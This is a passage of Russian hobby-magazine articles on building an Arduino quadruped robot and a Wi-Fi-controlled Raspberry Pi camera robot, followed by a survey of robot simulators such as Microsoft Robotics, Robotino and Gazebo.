float shinPrimaryAngle = polarAngle↵
(x - jointLocalX, y - jointLocalY);
float shinAngle = (shinPrimaryAngle - ↵
hipAngle) - shinStartAngle;
```

где x и y — координаты точки, куда нужно дотянуться стопой; hipStartAngle — угол, на который повернуто «бедро» изначально (при среднем положении серва), аналогично — shinStartAngle. Кстати, в этих расчетах углы, очевидно, в радианах, а в объекты Servo их передавать нужно уже в градусах. Полный работоспособный код прошивки, включающий этот кусочек, выложен на GitHub, см. ссылку в конце статьи. Это кусок ИК, но кроме него нужно еще немного довольно простого кода, чтобы использовать эту ИК на всех ногах (см. функции legsReachTo(), legWrite()). Также необходим будет код, который собственно реализует походку — движение одной группы ног «назад» (чтобы робот двигался вперед), в то время как другая группа ног приподнимается и переставляется вперед для следующего шага, см. функцию stepForward(). Она делает один шаг с заданными параметрами. Этими параметрами, кстати, можно сделать и шаг назад, несмотря на название функции. Если эту функцию вызывать в цикле, то робот будет шагать вперед.

Теперь получение команд и их интерпретация. Добавим в программу состояние:


```
enum State
{
    STOP,
    FORWARD,
    BACKWARD,
    FORWARD_RIGHT,
    FORWARD_LEFT
};
```

И в главном цикле исполнения loop() будем смотреть на текущее состояние (переменная state) и дергать stepForward(), если движемся вперед (с поворотом или без), и опять же stepForward(), но с отрицательным аргументом xamp, если надо двигаться назад. Повороты при этом будут обрабатываться в legWrite(), и для поворота направо ноги с правой стороны будут стоять на месте (пока левые гребут). Вот такой вот конь-танк. Брутально, зато очень просто и работает. Плавный поворот можно сделать только с 3DOF-ногами, пример этого можно увидеть в репозитории buggybug.

```
switch (state)
{
    case FORWARD:
    case FORWARD_RIGHT:
    case FORWARD_LEFT:
        stepForward(h, dh, xamp, ↵
        xshift); break;
    case BACKWARD:
        stepForward(h, dh, - xamp, ↵
        xshift); break;
}
```

В остальных случаях — стоим. Далее здесь же, в loop(), будем вычитывать из последовательного порта команды и изменять state по ним:

```
char command;
while (Serial1.available())
```



Примеры походок. В воздух поднимаются лапы одного цвета, остальные стоят на земле и держат робота

Для бюджетных роботов не заморачиваются на отдельное шарнирное соединение конечностей, и нагрузка ложится целиком на вал сервопривода

```
command = Serial1.read();
switch (command)
{
    case 'w':
        state = FORWARD; break;
    case 's':
        state = BACKWARD; break;
    case 'd':
        state = FORWARD_RIGHT; break;
    case 'a':
        state = FORWARD_LEFT; break;
    default:
        state = STOP;
}
```

На этом основные моменты прошивки закончились, остальное — всякая мелочевка. Хотя есть еще один, пожалуй, важный момент — возможность точной подстройки сервов. Даже при самой аккуратной сборке, если всем сервам подать команду повернуться на 90°, все равно некоторые из них получатся чуть со сбитым углом. Потому нужна возможность его подстраивать. Как у меня это сделано, можно посмотреть в методах hipsWrite() и shinsWrite() и собственно в массивах тонких настроек hipsTune[] и shinsTune[].

СБОРКА

Для подобных конструкций не нужно ничего особенного: подойдет листок оргстекла подходящей толщины (с ближайшей хозяйственной барахолки) и лобзик либо ножовка, чтобы выпиливать детальки. И конечно, дрель, чтобы сверлить отверстия. Вместо оргстекла можно использовать фанеру (тогда на финальной конструкции можно еще сделать памятную надпись выжигателем). Можно использовать и листы или уголки алюминия. Со Слейпниром я пошел как раз по пути использования алюминиевого уголка с ребрами в 1 см (купил где-то в строительном супермаркете).


Основой будет прямоугольная рама. Конечности — 4-сантиметровые полосочки. Стоит также запастись множеством маленьких болтиков, гаечек. Режем уголок на нужные кусочки, вырезаем пазы для сервов, сверлим дырочки для крепежных болтов и шурупов. Конструкцию лучше раз показать, чем описывать. Размеры могут быть любые, роботы должны быть разнообразны. Но помни: чем длиннее ноги, тем больший рычаг придется толкать сервоприводу и тем больше будет на него нагрузка. Вплоть до невозможности провернуться и даже поломки. Но 4–5 см — без проблем.

Для бюджетных легких роботов часто не заморачиваются на отдельное шарнирное соединение конечностей, и вся нагрузка ложится целиком на вал сервопривода. При маленьком весе это совсем не критично. А при большем весе стоит подумать о сервах с металлическими шестеренками и шариковым подшипником вала.


В комплекте с каждым сервом, как правило, поставляется пара-тройка шурупов и набор насадок, которые можно закрепить шурупом на валу для различных применений. Нам больше всего подойдет одиночный «рог» (или horn), который позволяет прикрепить к серву планку. Так, к одной планке крепятся оси двух сервов, и планка становится «бедром». При этом один серв крепится на теле, а другой становится частью голени. К нему стоит прикрутить еще планку, просто чтобы удлинить или сделать конечность поинтересней. Немного кропотливой работы — и платформа готова (удобные наборы отверток, ключей, пинцеты, кусачки и прочее сильно ускоряют дело).

ЧТО ДАЛЬШЕ?

Весь проект доступен на странице https://github.com/poconoco/sleipnir. Я описал одну из самых непрактичных конфигураций — много 2DOF-ног, высокий, узкий, легко валится на бок. Попробуй сделать лучше, робота с 3DOF-ногами. С 4DOF-ногами. С клешнями или челюстями. В качестве примера 3DOF инверсной кинематики можешь обращаться к репозиторию buggybug — там прошивка гексапода. Также можно делать не управляемых, а интеллектуальных роботов, ставя вместо Bluetooth датчики расстояния, научить робота обходить стены и препятствия. Если такой сенсор поставить на сервопривод и вращать им, то можно сканировать местность, практически сонаром.



Будущий «скелет» и одна «мышца»



Платформа в сборе

С места событий

НАБОР
- Raspberry Pi модели B — 2200 ₽
- Веб-камера — 1500 ₽
- Wi-Fi-донгл — 300 ₽
- Аккумулятор на 12 В 7 А • ч — 500 ₽
- Колесная база, провода и двигатели от какой-нибудь игрушки

Итог: 4500 ₽

РОБОТ ДЛЯ ВИДЕОНАБЛЮДЕНИЯ НА RASPBERRY PI



Алексей Лаптев
wolfkonig97@gmail.com

Arduino, безусловно, популярная и интересная платформа, но и у нее есть свои ограничения. Что, если тебе нужно использовать на роботе дополнительный софт? Подключать периферию? На помощь приходит хорошо знакомый Raspberry Pi.

В этой статье я покажу, как сделать управляемого по Wi-Fi робота с веб-камерой на базе Raspberry Pi. Эта платформа позволит нам работать со всем понятным Linux, с легкостью использовать любой нужный нам софт, а также задействовать почти любую периферию.

О КОМПЬЮТЕРЕ

Я использовал стандартный Raspberry Pi версии B, который обладает двумя USB-портами, Ethernet-портом и 512 Мб оперативной памяти. Также существует модель A, в которой есть только один USB-порт, 256 Мб памяти и отсутствует Ethernet. Такая плата более сложна в настройке, но зато ей нужно намного меньше питания.

В качестве ОС я выбрал стандартную Raspbian (оптимизированный под железо «малинки» Debian). Для установки операционной системы нам потребуется SD- или SDHC-карта объемом желательно не менее 4 Гб класса 10 и любой компьютер с кардридером. Сам процесс заливки довольно тривиален. Пользователям UNIX будет достаточно утилиты dd. Вставляем готовую карточку в «малинку», подключаем ее к сети, включаем любимый SSH-клиент. Стандартный логин pi, пароль — raspberry.

При первом запуске появится окно с конфигурациями — если этого не произошло, то его можно вызвать командой raspi-config. Нас волнует несколько пунктов:

- Expand filesystem — расширение основного раздела на всю карту памяти. Иначе системе не будет доступно больше 4 Гб.
- Change User Password — стандартный пароль лучше все-таки сменить.
- Internationalisation Options — выставляем локаль ru_RU.UTF-8 UTF-8 и соответствующий часовой пояс.
- Enable Camera — включение поддержки камеры. Потребуется для камер с DSI-интерфейсом (например, для официальной камеры), но в моем примере это не нужно, то есть можно поставить значение Disable.

Для того чтобы избавиться от сетевого кабеля, нужен поддерживаемый Wi-Fi-донгл. Я использовал D-Link DWA-110, а полный список есть в интернете (bit.ly/1cQXMFP). Расскажу немного о настройке:

1. Подключаем Wi-Fi к Raspberry.
2. Смотрим, определилась ли она

```
#lsusb
```

Получим что-то подобное:

```
Bus 001 Device 005: ID 07d1:3c07 ↵
D-Link System DWA-110 Wireless G ↵
Adapter(rev.A1) [Ralink RT2571W]
```

3. Подключаемся к нашей сетке:

```
# sudo wpa_passphrase имя_точки ↵
ключ_точки > /etc/wpa_supplicant/↵
wpa_supplicant.conf
# sudo iwconfig wlan0 essid имя_точки
# sudo wpa_supplicant -B -Dwext -i ↵
wlan0 -c /etc/wpa_supplicant/↵
wpa_supplicant.conf
# sudo ifconfig wlan0 down
# sudo ifconfig wlan0 up
```

и проверим, подключились ли мы к точке доступа:

```
# ifconfig
```

УПРАВЛЕНИЕ

Для начала установим веб-интерфейс, через который мы будем управлять роботом. Я остановился на WebIOPi. Этот продукт разработан специально для применения RPi в автоматизации и робототехнике.

Установка интерфейса производится следующим образом:

1. Скачиваем архив программы в любой каталог командой

```
# wget http://webiopi.googlecode.↵
com/files/WebIOPi-0.6.0.tar.gz
```

2. Распаковываем архив в текущую директорию

```
tar xvzf WebIOPi-0.6.0.tar.gz
```

3. Переходим в каталог с программой

```
# cd WebIOPi-0.6.0
```

Вес пакета составляет всего 152 Кб.

4. Запускаем установочный файл

```
# sudo ./setup.sh
```

5. И ставим веб-интерфейс на автозапуск

```
# update-rc.d webiopi defaults
```

Теперь займемся созданием страницы управления. Для начала скачаем архив проекта по адресу bit.ly/1di2qgl. Распакуем его в каталог пользователя:

```
# tar xvfz robot.tar.gz
```

Далее редактируем конфиг из корня сервера webiopi:

```
# sudo nano /etc/webiopi/config
```

Что меняем:

```
myscript = /home/pi/robot/python/↵
script.py
doc-root = /home/pi/robot/html/
welcome-file = index.html
gpio-export = 25, 11, 8, 9
gpio-post-value = true
```

УСТАНАВЛИВАЕМ «ГЛАЗА»

Итак, подключаем к роботу веб-камеру. Я использовал камеру HP HD-4110 с поддержкой Full HD и V4L, но смысла брать именно Full HD камеру нет, так как у нас разрешение изображения 640 на 480. Полный список есть здесь: bit.ly/1cR06N4. Почти для каждой камеры в этой табличке указано, требуется ли ей внешнее питание. Это важно, поскольку «малинка» может стабильно питать по USB далеко не каждый девайс, а у некоторых камер питание в принципе подводится через внешний адаптер. Поэтому стоит остерегаться некоторых моделей от Logitech и Microsoft. Дальше по списку:

1. Проверяем «подключенность»

```
# lsusb
```

Получим что-то подобное:

```
Bus 001 Device 004: ID 03f0:9207 ↵
Hewlett-Packard
```

2. Устанавливаем пакет video for Linux

```
# apt-get install libv4l-0
```

3. Устанавливаем утилиту mjpg-streamer-rpi

```
# wget http://www.bobtech.ro/↵
get?download=36:mjpg-streamer-rpi
```

4. Переименовываем скачанный файл

```
# mv get\?download\=36\:mjpg-↵
streamer-rpi mjpg-streamer-rpi.tar.gz
```

5. Распаковываем

```
# tar -zxvf mjpg-streamer-rpi.tar.gz
```

6. Переходим в каталог с программой

```
# cd mjpg-streamer
```

7. Запускаем

```
# ./mjpg-streamer.sh start
```

8. При необходимости настраиваем скрипт под себя

```
# sudo nano ./mjpg-streamer.sh
VIDEO_DEV="/dev/video0" — идентификатор устройства;
FRAME_RATE="30" — частота кадров (FPS);
RESOLUTION="640x480" — разрешение;
PORT="8080" — HTTP-порт;
YUV="false" — флаг YUV-кодирования.
```

При 30 кадрах в секунду моя система работала нормально (без оверклока), но, чтобы снять нагрузку с компьютера, значение можно снизить вплоть до 5. Также обрати внимание на YUV — это позволит нам немного оптимизировать размер видеопотока за счет другого принципа кодирования цвета.

Создаем скрипт автоматизации запуска:

```
$ cd /home/pi
$touch autostart.sh
$ nano autostart.sh
#!/bin/sh
sudo /etc/init.d/webiopi start
cd /home/pi/mjpg-streamer
./mjpg-streamer.sh start
```

Далее для автозапуска с системой мы добавляем строчку с нашим скриптом в файл /etc/rc.local до строчки exit 0.

```
#!/bin/sh -e
#
# rc.local
...
cd /home/pi
./autostart.sh
exit 0
```

Если хочешь полюбоваться результатом, то зайди в браузере по адресу http://raspberrypi:8000, логин webiopi, пароль raspberry. В качестве бонуса можно открыть веб-интерфейс в «мир». Для этого нужно дать в твоем роутере доступ к портам 8000 и 8080 для IP твоей «малинки».




Схема драйвера

Схема БП

Естественно, перед этим нужно сменить стандартные логин и пароль WebIOPi командой

```
# sudo webiopi-passwd
```

После чего запустится генератор файла пароля и запросит сначала логин, а потом пароль дважды. Результатом будет:

```
Hash: «длинная-длинная строчка
с множеством символов»
Saved to /etc/webiopi/passwd
```

После проведенных операций требуется перезагрузка сервера

```
# sudo /etc/init.d/webiopi restart
```

СБОРКА

Чтобы наша модель ездила, нужно реализовать управление двигателями. Рекомендую делать в виде ключей из транзисторов, как я (смотри схему драйвера).

Схема взята из самой машинки. Все номиналы деталей и транзисторы взяты прямо оттуда. Транзисторы Q1, Q2 лучше использовать B772, транзисторы Q3, Q4 — D882. Если ты экономишь место, то транзисторы Q5 и Q6 лучше брать SMD с маркировкой 6С. Схема скопирована с платы машинки, от которой взята колесная база, но я добавил резисторы на 1 МОм параллельно входам управления, дабы погасить наводки. Двигатель питается напрямую через драйверы от аккумулятора 12 В. При желании можно организовать регулировку скорости машинки посредством широтно-импульсной модуляции. Теперь подключаем все по такой схеме:

- За движение вперед отвечает порт GPIO 11, назад — GPIO 9, влево — GPIO 25, вправо — GPIO 8. Подключаем к драйверам двигатели, а драйверы к соответствующим портам на Raspberry Pi.
- Питание управляющей части робота осуществляется через DC/DC-преобразователь на микросхеме LM2596.
- На вход мы подключаем аккумулятор, а на выход Raspberry Pi. Когда наш робот выключен, у нас будет утечка тока через транзисторы драйверов и БП Raspberry, поэтому надо поставить тумблеры в разрез цепям питания, первый тумблер между плюсом аккумулятора и преобразователем, а второй так же между плюсом аккумулятора и клеммой питания драйверов.


Итак, долгожданный пуск готового устройства. Производим подключение по следующей схеме:

- К RPi подключаем веб-камеру, USB-адаптер Wi-Fi, преобразователь и проводники, ведущие к драйверам.
- Далее подсоединяем Raspberry к аккумулятору через преобразователь и включаем его. Аккумулятора хватает на два-три часа.
- После загрузки компьютера включаем тумблер подачи напряжения на драйверы.
- Заходим с любого устройства из нашей локалки по адресу http:/адрес_твоего_RPi:8000 и катаемся на машинке по квартире :).


ЧИТАТЕЛЮ

Функциональность Raspberry Pi зависит только от фантазии, здравого смысла и потребности человека, держащего его в руках. Мой пример — не единственный, как можно применить этот компьютер, созданный для обучения детей программированию. Готового робота можно модернизировать как угодно. Можно подключить к нему датчики изгиба по шине I2C и сервоприводы, пошаманить с механикой и получить манипулятор, как вот здесь: bit.ly/1e1pOQ0, на Arduino. Далее дополнить его еще одним АЦП и сделать робота, управляемого голосом! Например, вот этот: bit.ly/1fJwTvz, специализированный под RPi АЦП. Так как шина I2C поддерживает до 127 устройств, то реализовать можно практически все. Я в дальнейшем планирую переделать колесную базу на гусеничную и помощнее — хочется, чтобы модель была более серьезных размеров :). Далее поставить лазеры, атомный источник питания и тому подобное, но это уже мелочи :).

Воображаемые друзья




ТЕСТИРУЕМ РОБОТА БЕЗ САМОГО РОБОТА



Василий Гай
vasiliy.gai@gmail.com

Хочешь попробовать себя в робототехнике, но не хочешь тратить деньги, ждать доставки компонентов и мучиться со сборкой? Тебе интересно протестировать код, не оглядываясь на ограничения железа? Эта статья позволит тебе начать работать сразу после прочтения, ведь речь пойдет о симуляции роботов.



Google купила Boston Dynamics. Это сообщение у меня вызвало некий шок. Boston Dynamics — одна из самых известных компаний, специализирующихся на робототехнике, и, если учесть, что Google покупает уже восьмую компанию на этом рынке, возникает правомерный вопрос: что же они задумали? Похоже, нас ждет интересное десятилетие!

Однако не будем слишком долго ломать над этим голову, а лучше займемся делом. Развитие программного обеспечения сейчас позволяет практически каждому взять и создать своего робота. Робота не реального, а его программную модель, то есть выполнить симуляцию робота. Учитывая, что почти все ПО в моем обзоре распространяется бесплатно, это даст тебе огромную экономию по деньгам и времени.

ФИЗИЧЕСКИЙ И ГРАФИЧЕСКИЙ ДВИЖОК

Каждый симулятор включает физический и графический движок. От их возможностей зависит сложность модели робота, которую можно реализовать в симуляторе.

Графический движок — программа, основной задачей которой является визуализация (рендеринг) двухмерной или трехмерной компьютерной графики. Графический движок работает в режиме реального времени.

Физический движок позволяет создать виртуальное пространство, в которое можно добавить виртуальные статические и динамические объекты и указать законы взаимодействия тел и среды. Расчет взаимодействия тел выполняется самим движком. Вычисляя взаимодействие тел между собой и со средой, физический движок приближает физическую модель получаемой системы к реальной и передает уточненные геометрические данные графическому движку.

ДОСТОИНСТВА И НЕДОСТАТКИ СИМУЛЯТОРОВ



Достоинства:

- низкая стоимость;
- возможность в любой момент доработать модель;
- возможность отдельно тестировать функциональные составляющие робота;
- возможность одновременной симуляции нескольких типов роботов.



Недостатки:

- даже самый совершенный физический движок не может симулировать все законы реального мира;
- требовательность к ресурсам машины.


MICROSOFT ROBOTICS DEVELOPER STUDIO (goo.gl/yJLnJ4)

Microsoft Robotics — это пакет программ, который может использоваться для управления различными роботами и включает в себя полноценный симулятор. В состав Robotics входят следующие компоненты:

- библиотека Concurrent and Coordination Runtime (CCR) — предназначена для организации обработки данных с помощью параллельно и асинхронно выполняющихся методов. Взаимодействие между такими методами организуется на основе сообщений. Рассылка сообщений основана на использовании портов;
- Decentralized Software Services (DSS) — среда, которая позволяет запускать алгоритмы обработки данных на разных ЭВМ, организовывать асинхронное взаимодействие процессов управления различными подсистемами робота;
- Visual Simulation Environment (VSE) — среда визуализации, которая позволяет экспериментировать с моделями роботов, тестировать алгоритмы управления роботами;
- Visual Programming Language (VPL) — язык, предназначенный для разработки программ управления роботами. Программа на таком языке представляется в виде последовательности блоков, которые выполняют обработку данных, и связей между ними.

За симулятор физики в Robotics отвечает Ageia Physx. Очень печально, но в симуляторе отсутствует трение между создаваемыми объектами, хотя моделируется трение между отдельным объектом и платформой, на которой он размещается.

Создать сцену в симуляторе и запрограммировать робота можно на VPL или C#. Естественно, что на C# сцену сделать сложнее, но зато и код получится более эффективный. Возможности Robotics позволяют смоделировать футбол роботов, железную дорогу, манипулятор, добавить на сцену нескольких роботов. Доступные из коробки сенсоры: GPS, лазерный дальномер, инфракрасный дальномер, компас, сенсор цвета, сенсор яркости, веб-камера.




Подробнее о работе с этой средой ты можешь прочитать в номерах 01’13 («Стань робототехником!») и 03’13 («Робот-шпион — это просто!»).

ROBOTINO (goo.gl/uKhx5t)

Robotino — робот, созданный Festo Didactic для обучения робототехнике. Для программирования робота требуется программа Robotino® View. На сайте Festo доступен симулятор робота для Windows — Robotino® SIM (есть профессиональная и бесплатная версия, бесплатная — немного урезанная по функциональности).

Немного о роботе, который встроен в симулятор. В его состав входят три двигателя, которые позволяют перемещаться роботу по плоскости в любом направлении. Сенсорная система робота включает девять инфракрасных сенсоров расстояния, два цифровых оптических сенсора и камеру. Программировать робота можно с помощью C/C++, Java, .NET.


Вообще, способности бесплатного симулятора удручают. Но! Если хорошенько поискать в интернете, то можно найти версии данного симулятора, заточенные под разные задачи. Да будет тебе известно, что компания Festo Didactic выступает одним из спонсоров RoboCup (www.robocup.org). Поэтому здесь goo.gl/Wtle15 и здесь goo.gl/pHA2oL ты сможешь найти версии этого симулятора, использовавшиеся в соревнованиях.



GAZEBO (gazebosim.org)

Gazebo — мощный симулятор роботов, разработанный для операционной системы Linux. Абсолютно бесплатен для использования. Gazebo может симулировать нескольких роботов с сенсорами в окружении различных объектов. Также тут доступен редактор, который позволяет создавать 3D-сцены без программирования. Моделируемые сенсоры: лазерный дальномер, камера, кинект-сенсор, устройство для чтения RFID-меток и бамперы. Из коробки в симуляторе имеются модели следующих роботов: PR2, Pioneer2 DX, iRobot Create, TurtleBot, а также манипуляторы и захваты. К симулятору для создания качественной графики можно подключить OGRE (графический движок с открытым исходным кодом). В Gazebo встроена возможность чтения файлов в формате Collada, что позволяет добавлять в симулятор объекты, спроектированные в одном 